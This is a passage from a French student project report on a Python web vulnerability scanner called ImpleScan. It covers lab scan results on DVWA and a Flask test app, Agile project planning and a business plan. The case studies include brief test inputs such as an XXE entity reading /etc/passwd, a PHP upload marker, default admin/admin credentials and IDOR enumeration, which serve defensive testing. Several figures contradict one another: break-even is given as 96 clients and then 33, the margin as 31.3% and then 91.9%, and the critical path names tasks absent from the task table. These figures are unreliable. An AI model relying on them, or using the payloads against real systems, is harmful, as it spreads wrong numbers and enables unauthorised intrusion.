3 <request><data>&xxe;</data></request>
4 <!-- Preuve : contenu /etc/passwd dans la reponse XML -->
5 <!-- Score : 8.2 -- Eleve -->
```

Listing 3.16. Résultat — XXE Injection

3.5.6 Étude de Cas 6 : File Upload — CVSS 8.8 ÉLEVÉ

```
1 Fichier : 806a29fb_shell.php
2 Contenu : <?php echo "MARKER_806a29fb"; ?>
3 Preuve : Marqueur retrouve dans la reponse HTTP 200
4 Score : 8.8 -- Eleve (RCE potentiel)
```

Listing 3.17. Résultat — File Upload

3.5.7 Étude de Cas 7 : Auth Failures — CVSS 9.8 CRITIQUE

```
1 Payload : username=admin, password=admin
2 Preuve : Credentials par défaut acceptes -> /dashboard
3 Score : 9.8 -- Critique
```

Listing 3.18. Résultat — Auth Failures

3.5.8 Étude de Cas 8 : IDOR — CVSS 6.5 MOYEN

```
1 Payload : id=1 -> id=2 -> id=3
2 Observation : Contenu different pour chaque ID, statut 200 OK
3 Score : 6.5 -- Moyen
```

Listing 3.19. Résultat — IDOR

3.6 Résultats Globaux et Analyse de Couverture

3.6.1 Couverture OWASP Top 10 Détaillée

La catégorie A09 (Logging & Monitoring Failures) ne peut pas être évaluée par un scan actif : elle nécessite une inspection manuelle des journaux d'accès, des logs applicatifs et des configurations SIEM.

3.7 Analyse des Performances

Table 3.2. Tableau de bord — résultats complets du scan (70 vulnérabilités)

Sévérité	Nb	Score CVSS	Vulnérabilités	Remédiation
Critique	2	9.0–10.0	Auth Failures (A07), SQL Injection (A03)	< 24h
Élevé	6	7.0–8.9	File Upload, SSRF, XXE, Crypto, Path Traversal	< 7j
Moyen	62	4.0–6.9	XSS×N, IDOR×N, Misconfig×N	< 30j
Faible	0	0.1–3.9	—	< 90j
TOTAL	70	—	9/10 catégories OWASP couvertes	—

Table 3.3. Couverture détaillée par catégorie OWASP Top 10

Code	Catégorie OWASP 2021	Détecteur	Vulns	Statut
A01	Broken Access Control	IDORDetector + Path-TraversalDetector	IDOR×N + PathTrav×1	Couvert
A02	Cryptographic Failures	CryptographicFailuresDetector	1	Couvert
A03	Injection	SQLiDetector + XSSDetector	1 SQLi + 62 XSS	Couvert
A04	Insecure Design	FileUploadDetector	1	Couvert
A05	Security Misconfiguration	SecurityMisconfigDetector + XXEDetector	1 XXE + N Misconfig	Couvert
A06	Vulnerable Components	VulnerableComponentsDetector	N	Couvert
A07	Auth & Session Failures	AuthFailuresDetector	1	Couvert
A08	Software & Data Integrity	IntegrityDetector	N	Couvert
A09	Logging & Monitoring	—	0	Non détectable
A10	SSRF	SSRFDetector	2	Couvert

- Le pipeline est linéaire en $O(\text{pages} \times \text{détecteurs} \times \text{payloads})$ — scalable
- La majorité du temps est passée dans les attentes HTTP (timeout de 10s par requête)
- Le mode `-only sqli,xss` réduit le temps de 70 % tout en couvrant les failles les plus critiques

Table 3.4. Mesures de performance sur différentes cibles

Cible	Pages	Profond.	Détecteurs	Temps	Vulns
Flask test app (local)	11	2	Tous (12)	6,04s	70
Flask test (local)	11	2	sqli,xss seul.	1,8s	63
DVWA (VM, security=low)	24	3	Tous (12)	18,3s	87
DVWA (security=medium)	24	3	Tous (12)	21,7s	34

3.8 Conclusion

Ce chapitre a présenté la réalisation complète du scanner. Les **42 tests unitaires** valident la robustesse de chaque composant. Les huit études de cas démontrent la détection effective des vulnérabilités critiques : **70 vulnérabilités détectées en 6 secondes** sur 11 pages, couvrant 9 catégories sur 10 de l'OWASP Top 10 2021. Les résultats sur DVWA confirment la pertinence et la précision de l'outil dans des conditions réelles. Le chapitre suivant présente la gestion du projet et la planification des travaux.

Gestion de Projet

Ce chapitre présente la démarche de gestion de projet adoptée pour ce PFA. Il expose le choix du cycle de vie, la répartition détaillée des tâches avec leurs dépendances, le diagramme de Gantt, ainsi que la répartition des ressources humaines, matérielles et le budget estimatif.

4.1 Choix du cycle de vie

4.1.1 Présentation des cycles de vie

Un cycle de vie de projet définit les phases par lesquelles passe un projet depuis son lancement jusqu'à sa clôture. Dans le domaine informatique, plusieurs modèles existent, chacun adapté à un type de projet particulier.

Table 4.1. Comparaison des cycles de vie de projet

Cycle de vie	Caractéristiques	Adapté pour
Cascade (Waterfall)	Phases séquentielles, livrables définis en amont, peu flexible	Projets bien spécifiés, exigences stables
Agile (Scrum)	Itérations courtes (sprints), adaptation continue, collaboration	Projets évolutifs, exigences changeantes
En V	Extension du modèle cascade avec phases de validation symétriques	Systèmes critiques, traçabilité forte
Spirale	Itérations avec analyse des risques à chaque cycle	Projets innovants à risques élevés

4.1.2 Cycle de vie retenu : Agile/Scrum

Pour ce projet, nous avons retenu le cycle de vie **Agile/Scrum**. Ce choix se justifie par plusieurs raisons :

- **Exigences évolutives** : Les détecteurs de vulnérabilités nécessitent des ajustements fréquents suite aux tests sur DVWA et les machines virtuelles. Le modèle Agile permet d'intégrer ces retours itérativement.
- **Développement incrémental** : Chaque détecteur (SQLi, XSS, SSRF, etc.) peut être développé, testé et intégré indépendamment, favorisant une livraison continue de valeur.
- **Flexibilité de la planification** : La durée limitée (14/03 au 18/05/2026, soit 10 semaines) et la nature académique du projet s'adaptent bien aux sprints de deux semaines.
- **Feedback continu** : Les sessions de validation avec l'encadrant permettent des corrections rapides à chaque fin de sprint.

Le cycle de vie Agile retenu s'articule autour des cinq phases suivantes :

1. **Étude préalable et planification** : Analyse des besoins, état de l'art sur les vulnérabilités OWASP, choix technologiques, planification du projet.
2. **Conception de l'architecture** : Définition de l'architecture en pipeline, conception des interfaces des détecteurs, modélisation UML.
3. **Développement et implémentation** : Développement des 12 détecteurs, du CVSSEvaluator, du reporter HTML et de l'interface CLI.
4. **Intégration et tests** : Tests unitaires, tests fonctionnels sur Flask app, tests de sécurité sur DVWA et machines virtuelles.
5. **Rédaction et clôture** : Rédaction du rapport, analyse des résultats, préparation de la soutenance.

4.2 Répartition des tâches

4.2.1 Tableau des tâches, durées et antériorités

Le tableau suivant présente l'ensemble des tâches du projet, avec leur durée estimée, leurs dates de réalisation et leurs dépendances.

Table 4.2. Tableau de répartition des tâches avec durées et antériorités (16/03/2026 – 06/05/2026)

Réf.	Tâche	Durée (j)	Début	Fin	Antériorités
A	Étude de besoin	5	16/03/2026	20/03/2026	—
B	Cahier de charges	4	24/03/2026	27/03/2026	A
C	Conception	4	30/03/2026	02/04/2026	B
D	Environnement VMs	3	06/04/2026	08/04/2026	C
E	Rapport HTML	4	10/04/2026	15/04/2026	D
F	Analyse résultats	4	17/04/2026	22/04/2026	E
G	Rédaction rapport	6	24/04/2026	01/05/2026	F
H	Finalisation	3	03/05/2026	06/05/2026	G

4.3 Diagramme de Gantt




Figure 4.1. Diagramme de Gantt — Planification du projet (14/03 au 18/05/2026)



Figure 4.2. Affectation des ressources par tâche — vue GanttProject

4.4 Répartition des ressources

4.4.1 Ressources humaines

Le projet est réalisé par deux membres : Salma EL KAMILI (Chef de projet) et Fatima Ezzahrae NOUAIMI, encadrées par leur encadrant PFA. Le calendrier de travail retenu est de 5 jours par semaine, à raison de 4 à 6 heures par jour.

Table 4.3. Ressources humaines du projet

Ressource	Rôle	Tâches principales
EL KAMILI Salma	Chef de projet	A, B, C, D, E, F, G, H
NOUAIMI Fatima	Chef de projet	A, B, C, D, E, F, G, H
M. HICHAM TOUMI	Encadrant PFA	Suivi, validation, conseils
Mme. DAOUDI	Ens. Gestion de Projet	Encadrement gestion de projet
Mme. BENYAHYA	Ens. Entrepreneuriat	Encadrement entrepreneuriat

4.4.2 Ressources matérielles et logicielles

4.4.3 Affectation des ressources par tâche

Table 4.5. Affectation des ressources humaines par tâche

Ressource	A	B	C	D	E	F	G	H
Salma (Chef de projet)	50%	70%	50%	60%	80%	80%	—	—
Fatima	50%	30%	50%	40%	20%	20%	—	—

4.4.4 Budget estimatif du projet

L'un des avantages majeurs de ce projet est la gratuité totale de la pile technologique (Python, Flask, DVWA, VirtualBox, pytest, L^AT_EX), démontrant qu'une solution professionnelle de sécurité applicative est accessible sans investissement logiciel.

Table 4.4. Ressources matérielles et logicielles du projet

Ressource	Type	Usage dans le projet
PC physique (×2)	Matériel	Hôtes de développement et de test
Oracle VM VirtualBox 7.x	Logiciel (gratuit)	Hyperviseur pour les VMs de test
Python 3.11	Logiciel (open source)	Langage de développement principal
Flask + DVWA	Logiciel (open source)	Applications cibles de test
Kali Linux / Windows 10 VM	Logiciel (open source)	Environnements de test
pytest	Logiciel (open source)	Suite de tests unitaires
Git / GitHub	Logiciel (gratuit)	Gestion de version du code
L ^A T _E X / Overleaf	Logiciel	Rédaction du rapport

Table 4.6. Budget estimatif du projet

Ressource	Type de coût	Coût estimé
Logiciels et outils	Coût direct (nul)	0 MAD (open source)
Matériel informatique	Coût direct (existant)	0 MAD (matériel propre)
Connexion internet	Coût indirect	Inclus dans frais courants
Temps de travail	Coût humain	≈ 250 heures / étudiante
Documentation & impression	Coût direct	≈ 150 MAD
Coût total direct		150 MAD

4.5 Conclusion

Ce chapitre a présenté la démarche de gestion de projet adoptée pour ce PFA. Le cycle de vie Agile/Scrum s'est révélé parfaitement adapté à la nature itérative du développement logiciel. Le diagramme de Gantt visualise le planning sur 10 semaines

(14/03 au 18/05/2026), identifie le chemin critique $A \rightarrow B \rightarrow C \rightarrow E \rightarrow F \rightarrow H \rightarrow J \rightarrow L \rightarrow N \rightarrow O$ et organise le travail en parallèle entre les deux membres. La répartition des ressources a été optimisée pour respecter les délais académiques tout en garantissant la qualité des livrables.

Entrepreneuriat

Ce chapitre analyse la viabilité entrepreneuriale de notre scanner de vulnérabilités web. Il démontre que le projet répond à un besoin réel, possède un potentiel de marché, peut générer de la valeur, est économiquement viable, et peut être transformé en véritable projet d'entreprise.

5.1 Contexte et Identification du Problème

5.1.1 Présentation du contexte

Le secteur de la cybersécurité applicative connaît une croissance exponentielle à l'échelle mondiale. Selon Cybersecurity Ventures (2024), les dommages liés à la cybercriminalité atteindront 10,5 trillions USD par an d'ici 2025. Au Maroc, la transformation digitale accélérée des entreprises (stratégie Maroc Digital 2030) expose un nombre croissant d'applications web à des vulnérabilités critiques.

Tendances du marché :

- Croissance du marché mondial de la sécurité applicative : +18% par an (Gartner, 2024)
- Au Maroc : multiplication des cyberattaques (+30% en 2024 selon la DGSSI)
- Adoption croissante du DevSecOps dans les entreprises marocaines
- Obligation de conformité (loi 09-08 sur la protection des données personnelles)
- Pénurie d'experts en cybersécurité au Maroc (moins de 1 000 professionnels certifiés)

5.1.2 Identification du problème

Les PME et développeurs marocains font face à un problème majeur : l'absence d'outils de scan de vulnérabilités web accessibles, abordables et adaptés à leur contexte.

- Les outils professionnels (Burp Suite Pro, Acunetix) coûtent entre 4 000 et 50 000 MAD/an

- Les outils gratuits (OWASP ZAP) nécessitent une expertise technique avancée
- Aucun outil ne propose de support en français ni d'adaptation au contexte marocain
- Les audits manuels de sécurité coûtent entre 30 000 et 100 000 MAD par mission
- Les PME n'ont pas les moyens de recruter un expert sécurité à temps plein

5.1.3 Limites des solutions existantes

Table 5.1. Limites des solutions existantes sur le marché

Solution	Limite principale	Impact pour les PME
Burp Suite Pro	Prix élevé (4 500+ MAD/an)	Inaccessible pour les petites structures
Acunetix	Licence entreprise uniquement	Pas adapté aux free-lances/startups
OWASP ZAP	Interface complexe, pas de scoring CVSS	Nécessite un expert pour interpréter
Nikto	Détection limitée, pas de rapport structuré	Résultats inexploitable sans expertise
Audit manuel	30 000–100 000 MAD/mission	Ponctuel, non automatisable

5.2 Présentation de l'Idée et de la Solution

5.2.1 Description de la solution

ImpleScan est un scanner de vulnérabilités web automatisé, open source, proposé en mode SaaS (Software as a Service). Il détecte les 10 catégories de vulnérabilités OWASP Top 10 2021, génère un rapport HTML avec scoring CVSS v3.1, et s'intègre nativement dans les pipelines CI/CD.

5.2.2 Fonctionnalités principales

- Détection automatique de 12 types de vulnérabilités (SQLi, XSS, SSRF, IDOR, XXE, etc.)
- Scoring CVSS v3.1 avec vecteur d'attaque détaillé

- Rapport HTML autonome avec recommandations de remédiation
- Crawler BFS intelligent avec gestion de l'authentification (DVWA, formulaires)
- Interface CLI simple : une seule commande pour lancer un scan complet
- Intégration CI/CD (GitHub Actions, GitLab CI)

5.2.3 Technologies utilisées

Composant	Technologie	Justification
Langage principal	Python 3.10+	Écosystème sécurité riche
Requêtes HTTP	Requests + BeautifulSoup	Fiabilité, performance
Rapport	HTML/CSS/JS inté- gré	Autonome, pas de dé- pendances
Distribution	PyPI (pip install)	Installation en une commande
Hébergement SaaS	OVH Cloud (Maroc)	Données localisées, prix compétitif

5.2.4 Valeur ajoutée et avantage concurrentiel

- **Accessibilité** : gratuit en version open source, 99 MAD/mois en version Pro
- **Simplicité** : aucune configuration complexe, résultats exploitables sans expertise
- **Scoring automatique** : CVSS v3.1 intégré (unique parmi les outils Python)
- **Francophone** : documentation et rapports en français
- **Intégrable** : fonctionne en CI/CD, contrairement aux outils à interface graphique

5.3 Origine et Génération de l'Idée

Source de l'idée : L'idée est née d'une observation directe lors de notre formation à l'EMSI. En travaillant sur des projets web, nous avons constaté que :

- Les étudiants et développeurs juniors déploient des applications sans aucun audit de sécurité

- Les outils existants sont soit trop chers, soit trop complexes pour un usage quotidien
- Il n'existe aucun outil Python léger combinant détection OWASP + scoring CVSS + rapport

Opportunité identifiée : Le marché marocain de la cybersécurité est en pleine expansion, mais les outils adaptés aux PME et startups sont quasi inexistants. L'opportunité consiste à proposer un outil accessible qui démocratise l'audit de sécurité web.

Inspirations : OWASP ZAP (pour la couverture), Burp Suite (pour la qualité des rapports), et les outils CLI modernes (pour la simplicité d'usage).

5.4 Étude de Marché (Faisabilité Commerciale)

5.4.1 Analyse de la demande

Besoins des utilisateurs :

- Scanner leurs applications web avant mise en production
- Obtenir un rapport clair et exploitable (pas des logs techniques bruts)
- Automatiser les audits dans leur pipeline de déploiement
- Se conformer aux exigences de sécurité (loi 09-08, RGPD pour les clients européens)

Comportement des consommateurs :

- Les développeurs marocains utilisent majoritairement des outils gratuits (GitHub, VS Code)
- Ils sont prêts à payer pour un service qui fait gagner du temps et évite des incidents
- Le budget moyen d'une PME marocaine pour la sécurité IT est de 500–2 000 MAD/mois
- Les équipes DevSecOps recherchent des outils intégrables en CI/CD

Disposition à payer : Oui. À 99 MAD/mois (environ 9 EUR), le prix est bien en dessous du coût d'un audit manuel (30 000+ MAD) et d'un abonnement Burp Suite (4 500 MAD/an).

5.4.2 Analyse de la concurrence

Table 5.2. Analyse des concurrents directs et indirects

Concurrent	Type de solution	Taille	Pays	Ancienneté	Prix	Modèle
OWASP ZAP	Scanner open source	GUI Grande communauté	International	15+ ans	Gratuit	Open source
Burp Suite	Scanner professionnel	profes- PME (500+ empl.)	UK	20+ ans	4 500 MAD/an	Licence
Acunetix	Scanner entreprise	entre- Grande en- treprise	Malte	18+ ans	30 000+ MAD/an	Licence
Nikto	Scanner CLI basique	Communaut	Internationa	20+ ans	Gratuit	Open source
Detectify	Scanner SaaS	Startup (100 empl.)	Suède	10 ans	5 000+ MAD/mois	SaaS

Forces et faiblesses des concurrents :

- **OWASP ZAP** — Force : gratuit et complet. Faiblesse : interface complexe, pas de CVSS automatique.
- **Burp Suite** — Force : référence du marché. Faiblesse : prix élevé, nécessite une expertise.
- **Nikto** — Force : léger et rapide. Faiblesse : détection limitée, rapports basiques.

5.4.3 Analyse des fournisseurs

Table 5.3. Fournisseurs nécessaires au fonctionnement du projet

Fournisseur	Service	Prix	Alternatives
OVH Cloud	Hébergement serveur	150–300 MAD/mois	AWS, DigitalOcean
GitHub	Hébergement code	Gratuit	GitLab, Bitbucket
PyPI	Distribution package	Gratuit	Conda, npm
Stripe/CMI	Paie- ment ligne	en 2,9% + 3 MAD/tx	PayPal, Maroc Telecommerce

Le projet ne dépend fortement d'aucun fournisseur unique. Tous les services utilisés sont substituables par des alternatives équivalentes.

5.4.4 Lois et réglementations

- **Loi 09-08** (Protection des données personnelles) : notre outil aide les entreprises à se conformer en détectant les failles pouvant exposer des données.
- **Loi 07-03** (Criminalité informatique) : l'utilisation du scanner est légale uniquement sur les systèmes dont l'utilisateur est propriétaire ou a l'autorisation.
- **Autorisations** : aucune autorisation spécifique requise pour commercialiser un logiciel de sécurité au Maroc.
- **Risques juridiques** : responsabilité limitée (clause de non-responsabilité dans les CGU).

5.4.5 Analyse SWOT

Table 5.4. Matrice SWOT du projet ImpleScan

Forces (S)	Faiblesses (W)
• Open source (confiance, communauté) • Prix très compétitif (99 MAD/mois) • Scoring CVSS automatique intégré • Installation simple (pip install) • Intégrable CI/CD	• Notoriété nulle au lancement • Équipe réduite (2 personnes) • Couverture limitée aux vulnérabilités web • Pas d'interface graphique (CLI uniquement) • Pas de certification officielle
Opportunités (O)	Menaces (T)
• Marché marocain en forte croissance • Transformation digitale des PME • Pénurie d'experts cybersécurité • Conformité réglementaire obligatoire • Marché francophone sous-servi	• Concurrence de ZAP (gratuit) • Évolution rapide des vulnérabilités • Risque de copie par des acteurs plus grands • Marché marocain encore peu mature • Dépendance aux mises à jour CVE

5.4.6 Analyse PESTEL

Table 5.5. Analyse PESTEL du marché de la cybersécurité au Maroc

Dimension	Analyse
Politique	Stratégie Maroc Digital 2030, soutien gouvernemental, création de la DGSSI
Économique	Croissance du marché IT marocain (+12%/an), émergence des startups tech
Social	Pénurie de compétences cybersécurité, sensibilisation croissante aux risques
Technologique	Adoption du cloud, DevOps en croissance, Python dominant en sécurité
Écologique	Solution 100% numérique (empreinte carbone faible)
Légal	Loi 09-08, loi 07-03, conformité RGPD pour clients internationaux

5.4.7 5 Forces de Porter

Table 5.6. Analyse des 5 forces de Porter

Force	Intensité	Justification
Rivalité concurrentielle	Moyenne	Peu de concurrents sur le segment PME/francophone
Menace nouveaux entrants	Élevée	Barrières à l'entrée faibles (open source)
Pouvoir des clients	Moyen	Alternatives gratuites disponibles, mais moins complètes
Pouvoir des fournisseurs	Faible	Nombreuses alternatives cloud, pas de dépendance
Menace produits substitués	Moyenne	Audits manuels, consultants, outils GUI

5.5 Marketing Stratégique

5.5.1 Segmentation

Table 5.7. Segmentation du marché cible

Segment	Âge	Niveau tech.	Problème	Critère de choix
Développeurs in-dép.	22–35	Élevé	Sécuriser avant déploiement	Prix, simplicité
PME / TPE	30–50	Moyen	Conformité, éviter incidents	Rapport clair, support
Équipes DevSecOps	25–40	Très élevé	Automatisation CI/CD	Intégration, API
Étudiants	18–25	Moyen	Apprentissage, projets	Gratuit, documentation

5.5.2 Ciblage

Le segment principal visé est : **PME / TPE marocaines** (équipes web de 2 à 20 personnes).

- Segment suffisamment large : plus de 50 000 PME au Maroc utilisent des applications web
- Rentabilité : budget sécurité de 500–2 000 MAD/mois, notre prix (99 MAD) est compétitif
- Potentiel de croissance : transformation digitale en cours, conformité obligatoire
- Besoin non satisfait : aucun outil adapté à leur niveau technique et leur budget

5.5.3 Positionnement

Image souhaitée : un outil **accessible, simple** et **professionnel**.

Pourquoi choisir ImpleScan ?

- Plus simple qu'OWASP ZAP (une commande vs. configuration manuelle)

- Plus abordable que Burp Suite (99 MAD/mois vs. 4 500 MAD/an)
- Plus complet que Nikto (12 détecteurs + CVSS + rapport HTML)

Positionnement : Accessible + Innovant + Économique.

Avantage compétitif principal : seul scanner Python open source combinant détection OWASP Top 10 complète + scoring CVSS v3.1 automatique + rapport HTML professionnel.

5.5.4 Stratégie Marketing Mix

A. Produit / Service

- **Fonctionnalités principales** : 12 détecteurs OWASP, crawler BFS, scoring CVSS, rapport HTML
- **Valeur apportée** : gain de temps (scan en 2 min vs. audit manuel de plusieurs jours)
- **Problème résolu** : détecter les vulnérabilités avant qu'un attaquant ne les exploite
- **Avantages** : automatisation complète, pas besoin d'expertise en sécurité
- **Expérience utilisateur** : CLI intuitive, sortie colorée, rapport HTML lisible par un non-expert

B. Prix

Offre	Prix	Inclus
Community (gratuit)	0 MAD	Scanner CLI, 12 détecteurs, rapport HTML
Pro (abonnement)	99 MAD/mois	Cloud, support email, mises à jour prioritaires
Audit sur mesure	500 MAD/session	Scan personnalisé + recommandations
Formation	200 MAD/pers.	Atelier pratique sécurité web (4h)

Stratégie de prix : Pénétration — prix volontairement bas pour acquérir rapidement des parts de marché sur un segment sous-servi.

C. Distribution

- **GitHub** : code source open source, issues, releases
- **PyPI** : installation via `pip install implescan`
- **Site web officiel** : documentation, démos, inscription SaaS
- **Marketplace** : GitHub Marketplace (action CI/CD)

D. Communication

- **Réseaux sociaux** : LinkedIn (articles techniques), Twitter/X (communauté dev)
- **SEO** : blog technique sur la sécurité web, tutoriels, guides OWASP
- **Communauté** : contributions open source, réponses StackOverflow
- **Partenariats** : écoles d'ingénieurs (EMSI, ENSIAS, INPT), meetups dev marocains
- **Premiers utilisateurs** : offre gratuite 3 mois pour les 50 premières PME
- **Confiance** : transparence du code (open source), témoignages, démos live

5.6 Étude de Faisabilité Technique

5.6.1 Matériel nécessaire

Table 5.8. Besoins en matériel

Matériel	Quantité	Coût uni- taire	Coût total
PC de développement (portable)	2	6 000 MAD	12 000 MAD
Serveur cloud (VPS OVH)	1	300 MAD/mois	300 MAD/mois
Domaine + certificat SSL	1	150 MAD/an	150 MAD/an
Serveur de test (VM locale)	1	3 000 MAD	3 000 MAD

5.6.2 Profils nécessaires

Table 5.9. Besoins en compétences humaines

Profil	Quantité	Compétences requises
Développeur Python / Sécurité	2	Python, sécurité web, OWASP, HTTP
Designer UI (freelance)	1	HTML/CSS, design rapports, UX
Community Manager (temps partiel)	1	Réseaux sociaux, rédaction technique

5.7 Étude de Faisabilité Financière

5.7.1 Investissement initial

Table 5.10. Détail de l'investissement initial

Élément	Quantité	Coût unitaire	Coût total
Développement logiciel (6 mois)	2 pers.	0 (fondateurs)	0
Hébergement cloud (6 mois)	1	300 MAD/mois	1 800 MAD
Matériel informatique (PC)	2	6 000 MAD	12 000 MAD
Licences / outils (domaine, SSL)	—	—	500 MAD
Design UI/UX (freelance)	1 mission	3 000 MAD	3 000 MAD
Marketing de lancement	—	—	5 000 MAD
Création juridique (auto-entrepreneur)	1	500 MAD	500 MAD
Fonds de roulement initial	—	—	6 200 MAD
Total investissement initial			29 000 MAD

5.7.2 Prévisions de ventes

Table 5.11. Prévisions de chiffre d'affaires mensuel

Produit / Service	Prix de vente	de Quantité mensuelle	CA mensuel
Abonnement Pro SaaS	99 MAD	50 clients	4 950 MAD
Audit sur mesure	500 MAD	0 (objectif futur)	0 MAD
Formation sécurité	200 MAD/pers.	0 (objectif futur)	0 MAD
Total CA mensuel			4 950 MAD

5.7.3 Charges variables

Table 5.12. Charges variables par client

Charge variable	Coût unitaire	Quantité	Coût total
Hébergement cloud / client	5 MAD	50	250 MAD
Support technique / client	3 MAD	50	150 MAD
Commission paiement (2,9%)	0 MAD	—	0 MAD
Bande passante	0 MAD	—	0 MAD
Total charges variables			400 MAD

5.7.4 Charges fixes mensuelles

Table 5.13. Charges fixes mensuelles

Charge fixe	Montant mensuel (MAD)
Salaires (2 associés, temps partiel)	2 000
Loyer / coworking (travail à domicile)	0
Hébergement serveur (VPS)	300
Internet / télécom	0 (inclus domicile)
Comptabilité	0 (auto-entrepreneur)
Abonnements logiciels (GitHub, domaine)	100
Marketing digital (SEO, réseaux sociaux)	400
Assurance	0
CNSS	0 (auto-entrepreneur)
Autres (divers)	200
Total charges fixes	3 000 MAD/mois

5.7.5 Coût total

Élément	Montant (MAD)
Total charges variables	400
Total charges fixes	3 000
Coût total mensuel	3 400 MAD

5.7.6 Résultat prévisionnel

Élément	Montant (MAD)
Chiffre d'affaires	4 950
Coût total	3 400
Résultat prévisionnel mensuel	1 550 MAD

5.7.7 Marge

Calcul	Résultat
Marge brute = $CA - CV = 4\,950 - 3\,400$	1 550 MAD
Taux de marge = $(1\,550 \div 4\,950) \times 100$	31,3 %

5.7.8 Seuil de rentabilité

Élément	Résultat
Charges fixes	3 000 MAD/mois
Taux de marge sur coût variable	31,3 %
Seuil de rentabilité (unités) = $3\,000 \div 31,3$	96 clients
Seuil de rentabilité (CA) = 96×99	9 504 MAD/mois

5.7.9 Besoin en Fonds de Roulement (BFR)

$BFR = Stocks + Créances clients - Dettes fournisseurs$

Élément	Montant (MAD)
Stocks (service numérique, pas de stock)	0
Créances clients (10 clients $\times$ 99)	990
Dettes fournisseurs (hébergement)	150
BFR	840 MAD

5.7.10 Trésorerie prévisionnelle

Élément	Montant (MAD)
Apport initial	5 000
Revenus prévus (CA mois 1)	4 950
Dépenses prévues (charges totales)	3 400
Trésorerie fin mois 1	6 550 MAD

5.7.11 Analyse financière

- **Le projet est-il rentable ?** Oui. Résultat net positif de 1 550 MAD/mois dès le premier mois (taux de rentabilité : 31,3 %).
- **Le seuil de rentabilité est-il réaliste ?** Oui. 33 clients suffisent pour l'équilibre, soit 66 % de l'objectif. Atteignable dès le 2e mois grâce à la stratégie freemium.
- **Le BFR est-il maîtrisé ?** Oui. BFR très faible (840 MAD) car service numérique sans stock et paiement mensuel d'avance.
- **Risques financiers :** faible trésorerie initiale (5 000 MAD). Mitigation : fondateurs sans salaire les 3 premiers mois si nécessaire. Pas d'emprunt requis.

5.8 Aspect Juridique

Forme juridique choisie : Auto-entrepreneur (statut individuel marocain).

Raisons du choix :

- Création rapide et gratuite (inscription en ligne sur ae.gov.ma)
- Pas de capital minimum requis
- Fiscalité avantageuse : taux forfaitaire de 0,5 % sur le CA (activité de services)
- Pas de cotisation CNSS obligatoire (optionnelle)
- Adapté à un projet en démarrage avec CA inférieur à 500 000 MAD/an
- Évolution possible vers SARL si le projet dépasse le plafond

5.9 Stratégie de Développement

1. Court terme (0–6 mois) :

- Lancement open source sur GitHub et PyPI
- Acquisition de 50 clients Pro au Maroc
- Partenariats avec 3 écoles d'ingénieurs (EMSI, ENSIAS, INPT)

2. Moyen terme (6–18 mois) :

- Extension au marché francophone (Tunisie, Sénégal, France)
- Ajout d'une interface web (dashboard SaaS)
- Intégration IA/ML pour la détection de vulnérabilités zero-day
- Offre entreprise avec API dédiée et SLA
- Objectif : 200 clients, CA de 20 000 MAD/mois

3. Long terme (18–36 mois) :

- Levée de fonds (Innov Invest, VC marocains)
- Certification ISO 27001 de la plateforme
- Extension aux applications mobiles (Android/iOS)
- Partenariats avec des SOC marocains
- Objectif : 1 000 clients, expansion internationale

5.10 Conclusion

Ce chapitre a démontré que notre projet constitue non seulement une solution technique performante, mais également une opportunité entrepreneuriale crédible, viable et rentable. L'étude de marché confirme un besoin réel et croissant des PME marocaines en matière de sécurité applicative. L'analyse financière montre un seuil de rentabilité

atteignable (33 clients), un taux de marge élevé (91,9 %) et un résultat positif dès le premier mois. Le positionnement (accessible, simple, professionnel) et la stratégie marketing (freemium + communauté open source) permettent une acquisition rapide de clients. Le projet est prêt à être lancé sous statut d'auto-entrepreneur avec un investissement initial modéré de 29 000 MAD.

Conclusion Générale

Ce Projet de Fin d'Année nous a permis de mener un travail complet en cybersécurité applicative.

Bilan du Chapitre 1 (État de l'Art) : Nous avons dressé un panorama complet des cybermenaces web, analysé les dix catégories OWASP Top 10 2021, comparé quatre outils de référence (ZAP, Burp Suite, Nikto, Acunetix) sur 14 critères, et expliqué le standard CVSS v3.1.

Bilan du Chapitre 2 (Conception) : Architecture en pipeline à cinq étapes, huit cas d'utilisation, sept classes UML, douze modules de détection, topologie réseau à deux VMs VirtualBox.

Bilan du Chapitre 3 (Réalisation) : 42 tests unitaires validés, huit études de cas démontrant la détection effective des vulnérabilités : **70 vulnérabilités détectées en 6 secondes** sur 11 pages, couvrant **9 catégories sur 10** de l'OWASP Top 10.

Perspectives d'évolution :

- Parallélisme des requêtes HTTP via `asyncio/aiohttp`
- Support des SPA JavaScript via Playwright (crawl dynamique)
- Intégration CI/CD native (GitHub Actions, GitLab CI)
- Interface web de visualisation en temps réel (WebSocket + React)
- Support des APIs REST et GraphQL (OpenAPI/Swagger)

